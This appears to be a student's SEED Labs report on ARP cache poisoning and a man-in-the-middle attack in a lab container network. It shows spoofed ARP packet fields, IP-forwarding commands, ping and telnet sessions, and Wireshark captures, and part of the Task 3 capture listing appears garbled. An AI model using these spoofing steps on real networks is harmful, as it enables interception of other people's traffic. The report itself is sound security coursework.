
Host -A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
Address          HWtype   HWaddress           Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0  ether    02:42:0a:09:00:69  C
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
Address          HWtype   HWaddress           Flags Mask      Iface
A-10.9.0.5.net-10.9.0.0  ether    02:42:0a:09:00:69  C
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

We can see that an entry of 10.9.0.5 is created in the Host -A.

Step 2	Testing
Output	Attacker- Terminal

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = 02:42:0a:09:00:05
    pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host – A pinging to Host - B

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.133 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.048 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.065 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.150 ms
^C
--- 10.9.0.6 ping statistics ---
20 packets transmitted, 12 received, 40% packet loss, time 19443ms
rtt min/avg/max/mdev = 0.048/0.091/0.150/0.036 ms
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B ARP cache

Address	Hwtype	Hwaddress	Flags	Mask	Iface
A-10.9.0.5.net-10.9.0.0	ether	02:42:0a:09:00:05	C		eth0

Wite shark

[SEED Labs] *any						
No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-14 13:0..	10.0.2.4	10.0.2.3	DHCP	324	DHCP Request - Transaction ID 0x3d93a476
2	2022-09-14 13:0..	10.0.2.3	10.0.2.4	DHCP	592	DHCP ACK - Transaction ID 0x3d93a476
3	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6	
4	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6	
5	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.5? Tell 10.9.0.6	
6	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05	
7	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05	
8	2022-09-14 13:0..	PcsCompu_2a:a3:b5	ARP	44	Who has 10.0.2.3? Tell 10.0.2.4	
9	2022-09-14 13:0..	PcsCompu_ec:05:d0	ARP	62	10.0.2.3 is at 08:00:27:ec:05:d0	
10	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...	
11	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...	
12	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...	
13	2022-09-14 13:0..	02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...	
14	2022-09-14 13:0..	02:42:0a:09:00:66	ARP	44	10.9.0.6 is at 02:42:0a:09:00:66 (duplicate use of 10.9.0.5 de...	
15	2022-09-14 13:0..	02:42:0a:09:00:06	ARP	44	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 de...	
16	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=1/256, ttl=64 (no respons...
17	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=1/256, ttl=64 (no respons...
18	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=2/512, ttl=64 (no respons...
19	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=2/512, ttl=64 (no respons...
20	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=3/768, ttl=64 (no respons...
21	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=3/768, ttl=64 (no respons...
22	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=4/1024, ttl=64 (no respons...
23	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=4/1024, ttl=64 (no respons...
24	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=5/1280, ttl=64 (no respons...
25	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=5/1280, ttl=64 (no respons...
26	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
27	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
28	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=6/1536, ttl=64 (no respons...
29	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=6/1536, ttl=64 (no respons...
30	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
31	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
32	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=7/1792, ttl=64 (no respons...
33	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=7/1792, ttl=64 (no respons...
34	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
35	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
36	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=8/2048, ttl=64 (no respons...
37	2022-09-14 13:0..	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002f, seq=8/2048, ttl=64 (no respons...
38	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	
39	2022-09-14 13:0..	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.6? Tell 10.9.0.5	

Observation We can observe that no response is obtained in the Wireshark.

Task 3 Turn on IP Forwarding

Attacker- Terminal


```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host -A pinging to Host -B

```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup

A-10.9.0.5/PES2UG20CS016/AdarshKumar>$ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.181 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.107 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.118 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.061 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.068 ms
^C
--- 10.9.0.6 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11242ms
rtt min/avg/max/mdev = 0.054/0.107/0.181/0.034 ms
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Wireshark Screenshot



Wireshark Screenshot showing network traffic analysis:

- ICMP Requests (Host 10.9.0.5 to 10.9.0.6):**
 - No. 1: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (no response)
 - No. 2: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (no response)
 - No. 3: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (reply in 4)
 - No. 4: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=1/256, ttl=64 (request in...)
 - No. 5: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (no response)
 - No. 6: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (no response)
 - No. 7: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, seq=1/256, ttl=64 (no response)
 - No. 8: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=2/512, ttl=64 (request in...)
 - No. 9: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=2/512, ttl=64 (no response)
 - No. 10: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=3/768, ttl=64 (no response)
 - No. 11: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=3/768, ttl=64 (reply in 1...)
 - No. 12: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=3/768, ttl=64 (request in...)
 - No. 13: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=3/768, ttl=64 (no response)
 - No. 14: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=4/1024, ttl=64 (no response)
 - No. 15: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=4/1024, ttl=64 (reply in ...)
 - No. 16: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=4/1024, ttl=64 (request in...)
 - No. 17: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=5/1280, ttl=64 (no response)
 - No. 18: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=5/1280, ttl=64 (no response)
 - No. 19: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=5/1280, ttl=64 (reply in ...)
 - No. 20: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=5/1280, ttl=64 (request in...)
 - No. 21: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=5/1280, ttl=64 (no response)
 - No. 22: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=5/1280, ttl=64 (no response)
 - No. 23: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) request, id=0x0031, seq=6/1536, ttl=64 (no response)
 - No. 24: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=6/1536, ttl=64 (reply in ...)
 - No. 25: 10.9.0.5 > 10.9.0.6, ICMP Echo (ping) reply, id=0x0031, seq=6/1536, ttl=64 (request in...)
- ARP Requests (Host 10.9.0.5 to 10.9.0.6):**
 - No. 26: 10.9.0.5 > 10.9.0.6, ARP Who has 10.9.0.5? Tell 10.9.0.6
 - No. 27: 10.9.0.5 > 10.9.0.6, ARP Who has 10.9.0.5? Tell 10.9.0.6
 - No. 28: 10.9.0.5 > 10.9.0.6, ARP Who has 10.9.0.5? Tell 10.9.0.6
 - No. 29: 10.9.0.5 > 10.9.0.6, ARP Who has 10.9.0.5? Tell 10.9.0.6
 - No. 30: 10.9.0.5 > 10.9.0.6, ARP 44 Who has 10.9.0.5 is at 02:42:0a:09:00:05
 - No. 31: 10.9.0.5 > 10.9.0.6, ARP 44 Who has 10.9.0.5 is at 02:42:0a:09:00:05
 - No. 32: 10.9.0.5 > 10.9.0.6, ARP 44 Who has 10.9.0.5 is at 02:42:0a:09:00:06
 - No. 33: 10.9.0.5 > 10.9.0.6, ARP 44 Who has 10.9.0.5 is at 02:42:0a:09:00:06
 - No. 34: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) request, id=0x0031, seq=7/1792, ttl=64 (no response)
 - No. 35: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) request, id=0x0031, seq=7/1792, ttl=64 (reply in ...)
 - No. 36: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) reply, id=0x0031, seq=7/1792, ttl=64 (request in...)
 - No. 37: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) reply, id=0x0031, seq=7/1792, ttl=64
 - No. 38: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) request, id=0x0031, seq=8/2048, ttl=64 (no response)
 - No. 39: 10.9.0.5 > 10.9.0.6, ICMP 100 Echo (ping) request, id=0x0031, seq=8/2048, ttl=64 (reply in ...)
- ARP Responses (Host 10.9.0.6 to 10.9.0.5):**
 - No. 1: 10.9.0.6 > 10.9.0.5, ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
 - No. 2: 10.9.0.6 > 10.9.0.5, ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
 - No. 3: 10.9.0.6 > 10.9.0.5, ARP 44 Who has 10.9.0.5? Tell 10.9.0.6
 - No. 4: 10.9.0.6 > 10.9.0.5, ARP 44 Who has 10.9.0.5 is at 02:42:0a:09:00:05
 - No. 5: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) request, id=0x0031, seq=1/256, ttl=64 (no response)
 - No. 6: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) reply, id=0x0031, seq=1/256, ttl=64
 - No. 7: 10.9.0.6 > 10.9.0.5, ICMP 128 Redirect (Redirect for host)
 - No. 8: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) request, id=0x0031, seq=2/512, ttl=64
 - No. 9: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) reply, id=0x0031, seq=2/512, ttl=64
 - No. 10: 10.9.0.6 > 10.9.0.5, ICMP 128 Redirect (Redirect for host)
 - No. 11: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) request, id=0x0031, seq=3/768, ttl=64
 - No. 12: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (ping) reply, id=0x0031, seq=3/768, ttl=64
 - No. 13: 10.9.0.6 > 10.9.0.5, ICMP 128 Redirect (Redirect for host)
 - No. 14: 10.9.0.6 > 10.9.0.5, ICMP 100 Echo (final) request, id=0x0031, seq=4/1024, ttl=64

Observation

Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. In the ICMP request packet, the destination address of the link layer is the MAC address of host M, and the source address is the MAC address of host A. The destination address of the IP layer is the IP address of host B.

After receiving the packet, host M modifies the MAC address of the link layer. The destination MAC is the MAC address of host B and the source MAC is its own MAC address. Therefore, the IP layer is that the source address is host A and the destination address is host B, but the link layer is sent from host M to host B.

Task 4	Launch the MITM Attack.
	<p>Attacker Terminal</p> <pre>M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$python3 task11A.py ###[Ethernet]### dst = 02:42:0a:09:00:05 src = 02:42:0a:09:00:69 type = ARP ###[ARP]### hwtype = 0x1 ptype = IPv4 hwlen = None plen = None op = who-has hwsrc = 02:42:0a:09:00:69 psrc = 10.9.0.6 hwdst = 02:42:0a:09:00:05 pdst = 10.9.0.5 . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$python3 task2.py . Sent 1 packets. M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$sysctl net.ipv4.ip_forward=1 net.ipv4.ip_forward = 1 M-10.9.0.105/PES2UG20CS016/AdarshKumar>\$</pre> <p>Host-A</p> <pre>seed@VM: ~/.../Labsetup A-10.9.0.5/PES2UG20CS016/AdarshKumar>\$telnet 10.9.0.6 Trying 10.9.0.6... Connected to 10.9.0.6. Escape character is '^]. Ubuntu 20.04.1 LTS a35fd3cb2fcfa login: seed Password: Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.</pre> <p>first turn on the data forwarding function on host M, then telnet machine B on machine A, enter the user's name and password, you can connect, you can normally enter commands and return results.</p>

Wire shark

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
2	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
3	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
4	2022-09-14 13:2... 02:42:0a:09:00:05			ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
5	2022-09-14 13:2... 02:42:0a:09:00:05			ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
6	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
7	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
8	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
9	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de...
10	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 de...
11	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 de...
12	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	76	55174 - 23 [SYN] Seq=2237412395 Win=64240 Len=0 MSS=1460 SACK...
13	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	76	[TCP Out-Of-Order] 55174 - 23 [SYN] Seq=2237412395 Win=64240 ...
14	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.105
15	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.105
16	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.105
17	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.6? Tell 10.9.0.105
18	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	10.9.0.6 is at 02:42:0a:09:00:06
19	2022-09-14 13:2... 02:42:0a:09:00:06			ARP	44	10.9.0.6 is at 02:42:0a:09:00:06
20	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	76	[TCP Out-Of-Order] 55174 - 23 [SYN] Seq=2237412395 Win=64240 ...
21	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	76	[TCP Out-Of-Order] 55174 - 23 [SYN] Seq=2237412395 Win=64240 ...
22	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	76	23 - 55174 [SYN, ACK] Seq=4105216784 Ack=2237412396 Win=65160...
23	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	76	[TCP Out-Of-Order] 23 - 55174 [SYN, ACK] Seq=4105216784 Ack=2...
24	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	104	Redirect (Redirect for host)
25	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	104	Redirect (Redirect for host)
26	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
27	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
28	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
29	2022-09-14 13:2... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
30	2022-09-14 13:2... 02:42:0a:09:00:05			ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
31	2022-09-14 13:2... 02:42:0a:09:00:05			ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
32	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	76	[TCP Out-Of-Order] 23 - 55174 [SYN, ACK] Seq=4105216784 Ack=2...
33	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	76	[TCP Out-Of-Order] 23 - 55174 [SYN, ACK] Seq=4105216784 Ack=2...
34	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	55174 - 23 [ACK] Seq=2237412396 Ack=4105216785 Win=64256 Len=...
35	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 34#1] 55174 - 23 [ACK] Seq=2237412396 Ack=410521...
36	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 34#2] 55174 - 23 [ACK] Seq=2237412396 Ack=410521...
37	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 34#3] 55174 - 23 [ACK] Seq=2237412396 Ack=410521...
38	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TELNET	92	Telnet Data ...
39	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	92	[TCP Retransmission] 55174 - 23 [PSH, ACK] Seq=2237412396 Ack=...
No.	Time	Source	Destination	Protocol	Length	Info
119	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	88	[TCP Retransmission] 23 - 55174 [PSH, ACK] Seq=4105216856 Ack=...
120	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	116	Redirect (Redirect for host)
121	2022-09-14 13:2... 10.9.0.105	10.9.0.6		ICMP	116	Redirect (Redirect for host)
122	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	88	[TCP Retransmission] 23 - 55174 [PSH, ACK] Seq=4105216856 Ack=...
123	2022-09-14 13:2... 10.9.0.6	10.9.0.5		TCP	88	[TCP Retransmission] 23 - 55174 [PSH, ACK] Seq=4105216856 Ack=...
124	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	55174 - 23 [ACK] Seq=2237412472 Ack=4105216876 Win=64256 Len=...
125	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 124#1] 55174 - 23 [ACK] Seq=2237412472 Ack=41052...
126	2022-09-14 13:2... 10.9.0.105	10.9.0.5		ICMP	96	Redirect (Redirect for host)
127	2022-09-14 13:2... 10.9.0.105	10.9.0.5		ICMP	96	Redirect (Redirect for host)
128	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 124#2] 55174 - 23 [ACK] Seq=2237412472 Ack=41052...
129	2022-09-14 13:2... 10.9.0.5	10.9.0.6		TCP	68	[TCP Dup ACK 124#3] 55174 - 23 [ACK] Seq=2237412472 Ack=41052...
